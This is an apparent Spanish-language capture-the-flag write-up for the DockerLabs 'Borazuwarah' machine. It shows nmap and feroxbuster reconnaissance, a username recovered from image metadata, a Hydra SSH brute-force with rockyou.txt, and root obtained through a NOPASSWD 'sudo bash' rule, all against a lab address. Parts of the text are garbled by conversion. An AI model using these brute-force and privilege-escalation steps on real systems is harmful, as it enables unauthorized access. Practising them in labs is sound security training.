




El Desafío Borazuwarah: Crónica de una Conquista de Cero a Root

Un desglose paso a paso de las técnicas y herramientas utilizadas para comprometer la máquina.

El Punto de Partida: Nuestro Objetivo

Toda operación comienza con un objetivo claro. En nuestro caso, una máquina vulnerable desplegada en un entorno de DockerLabs. La misión: obtener acceso total.

La misión: obtener acceso total.

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Máquina Desplegada:

172.17.0.2

Capítulo 1: Trazando el Mapa del Territorio

El primer paso es siempre el reconocimiento. Utilizamos Nmap para descubrir qué puertas nos ha dejado abiertas el objetivo.

Comando Ejecutado

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

Desglose de Parámetros Clave


-p-	Escanea todos los 65,535 puertos.
--open	Muestra solo los puertos abiertos.
-sS	Escaneo de tipo TCP SYN (sigiloso).
-sC y -sV	Activa scripts por defecto y detecta versiones de servicios.
--min-rate 5000	Asegura un escaneo rápido.

Los Primeros Hallazgos: Puertas Abiertas

Nuestro escaneo revela dos servicios expuestos al exterior. Cada uno es un posible camino hacia el interior de la máquina.

```
PORT    STATE SERVICE REASON  VERSION VERSION
22/tcp  open  ssh     syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXN0YTYtbnlzdHAYNTYAAAIbnlzdHAYNTYAAABBBBDuOdJLZN
N+CNU+7dcTJQbPr6ZY2+0u1YFR0w9Pan1DfaPUZLjRHHJcNmVSncrihzQ3HOAHfMWWvSzN+ZMC0YmWoA=
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAIGdv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp  open  http    syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```



Puerto 22/tcp (SSH)

Service: OpenSSH 9.2p1

Notes: Un punto de acceso directo, pero requiere credenciales. Lo guardamos para más tarde.




Puerto 80/tcp (HTTP)

Servicio: Apache httpd 2.4.59 in JetBrains Mono

Notes: Un servidor web. Es nuestra principal superficie de ataque inicial.

Capítulo 2: La Pista del Huevo Sorpresa



Accedemos a la dirección IP a través del navegador. Nos encontramos con una **única imagen, un huevo Kínder**. En el mundo de los CTF, nada es una coincidencia. La pregunta es: ¿cuál es la sorpresa?

Buscando Archivos Ocultos

La página principal no revela nada, así que buscamos directorios y archivos no enlazados. feroxbuster es la herramienta ideal para este trabajo.

Comando Ejecutado

```
feroxbuster -u http://172.17.0.2/
```

```
404      GET      9l      31w      272c Auto-filter
403      GET      9l      28w      275c Auto-filtering found 404-like response
and created new filter: toggle off with --dont-filter
200      GET      157l    365w    30574c http://172.17.0.2/imagen.jpeg
200      GET      1l      2w      50c http://172.17.0.2/
```

Hallazgo Clave:

La herramienta descubre el archivo `imagen.jpeg`, confirmando la ruta del recurso que vimos en la página. El siguiente paso es descargarla y analizarla en busca de pistas.

El Secreto en los Metadatos

Las imágenes pueden contener más que píxeles. Utilizando `exiftool`, inspeccionamos los metadatos del archivo `imagen.jpeg` en busca de información oculta.

```
(kali@kali)-[~]
$ exiftool imagen.jpeg
ExifTool Version Number      : 12.25
File Name                    : imagen.jpeg
Directory                   : .
File Size                    : 19 kB
File Modification Date/Time  : 2025:10:14 04:55:50-04:00
File Access Date/Time       : 2025:10:14 04:56:55-04:00
File Inode Change Date/Time  : 2025:10:14 04:56:54-04:00
File Permissions             : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                  : Image::ExifTool 12.26
Description                  : _____ User: borazuwarah _____
Title                       : _____ Password: _____
Image Width                  : 455
Image Height                 : 455
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 455x455
Megapixels                   : 0.207
```

El usuario oculto en la descripción es nuestro primer objetivo.

¡Descubrimiento Crítico!

Tenemos nuestro primer objetivo claro: el usuario **borazuwarah**.


Capítulo 3: Forzando la Cerradura

Armados con un nombre de usuario (borazuwarah), volvemos al puerto 22 (SSH). Es hora de encontrar la contraseña. Para ello, desatamos el poder de Hydra y el famoso diccionario rockyou.txt.

Comando de Fuerza Bruta

```
hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 10
```

Estrategia



¡Acceso Concedido!

Después de miles de intentos, `Hydra` encuentra una coincidencia. La puerta SSH se ha abierto.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-14 05:03:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:1434439
9), ~1434440 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: borazuwarah password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-14 05:03:48
```

Resultado Exitoso

Host: 172.17.0.2 **Login:** borazuwarah **Password:** 123456

Un Obstáculo Común: El Error de Clave de Host

Al intentar conectar, SSH nos detiene con una advertencia de seguridad: REMOTE HOST IDENTIFICATION HAS CHANGED!

```
borazuwarah@172.17.0.2
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:8spiro11VxgJcCKT8eG8qxAPBlkcGMNNG1H/7HISvg.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
remove with:
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

¿Por Qué Sucede?

Esto ocurre porque la IP 172.17.0.2 ha sido utilizada por otra máquina en el pasado y nuestro cliente SSH recuerda la 'huella digital' antigua. En un entorno CTF, esto es normal y no un ataque.

La Solución

Eliminar la clave antigua de nuestro archivo `known\_hosts` con el comando sugerido por el propio mensaje de error.

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
```

```
/home/kali/.ssh/known_hosts updated.
borazuwarah@172.17.0.2's password: █
```


Capítulo 4: La Escalada Final

Hemos conseguido acceso como el usuario `borazuwarah`. La batalla está ganada, pero la guerra no. El objetivo final es el control total. ¿Qué privilegios especiales tiene nuestro usuario? El comando `sudo -l` tiene la respuesta.

```
borazuwarah@e98e6328ce9c:~$ █
```

Comando de Enumeración de Privilegios

```
sudo -l
```


Un Camino Directo Hacia el Trono

El resultado de `sudo -l` revela una configuración de permisos extremadamente generosa y un camino directo a la escalada de privilegios.

The Evidence

```
borazuwarah@e98e6328ce9c:~$ whoami
borazuwarah
borazuwarah@e98e6328ce9c:~$ sudo -l
Matching Defaults entries for borazuwarah on
e98e6328ce9c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/b
n\bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User borazuwarah may run the following comma
nds on e98e6328ce9c:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@e98e6328ce9c:~$
```



The Analysis

Hallazgo Crítico

```
(ALL) NOPASSWD: /bin/bash
```

Análisis del Hallazgo

Esto significa que el usuario `borazuwarah` puede ejecutar el comando `/bin/bash` como cualquier usuario (incluyendo ***root***) **SIN** necesidad de introducir una contraseña. Es una puerta abierta al control total del sistema.

¡Root! La Conquista está Completa

Con el permiso que descubrimos, la escalada es trivial. GTFOBins, una biblia para la explotación de binarios, confirma que simplemente necesitamos ejecutar `bash` con `sudo`.

Supporting Evidence

Binary	Functions
<u>bash</u>	Shell Reverse shell File upload File download File write File read Library load SUID Sudo

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges de binarios, confirma que systm, escalate or maintain privileged access.

`sudo bash`

El Comando Final

```
sudo bash
```

Verificación

```
borazuwarah@e98e6328ce9c:~$ sudo bash
root@e98e6328ce9c:/home/borazuwarah# whoami
root
root@e98e6328ce9c:/home/borazuwarah#
```


La 'Kill Chain' de Borazuwarah: Resumen del Ataque



Cada paso, construido sobre el anterior, demuestra cómo una cadena de vulnerabilidades aparentemente pequeñas puede llevar a un compromiso total del sistema.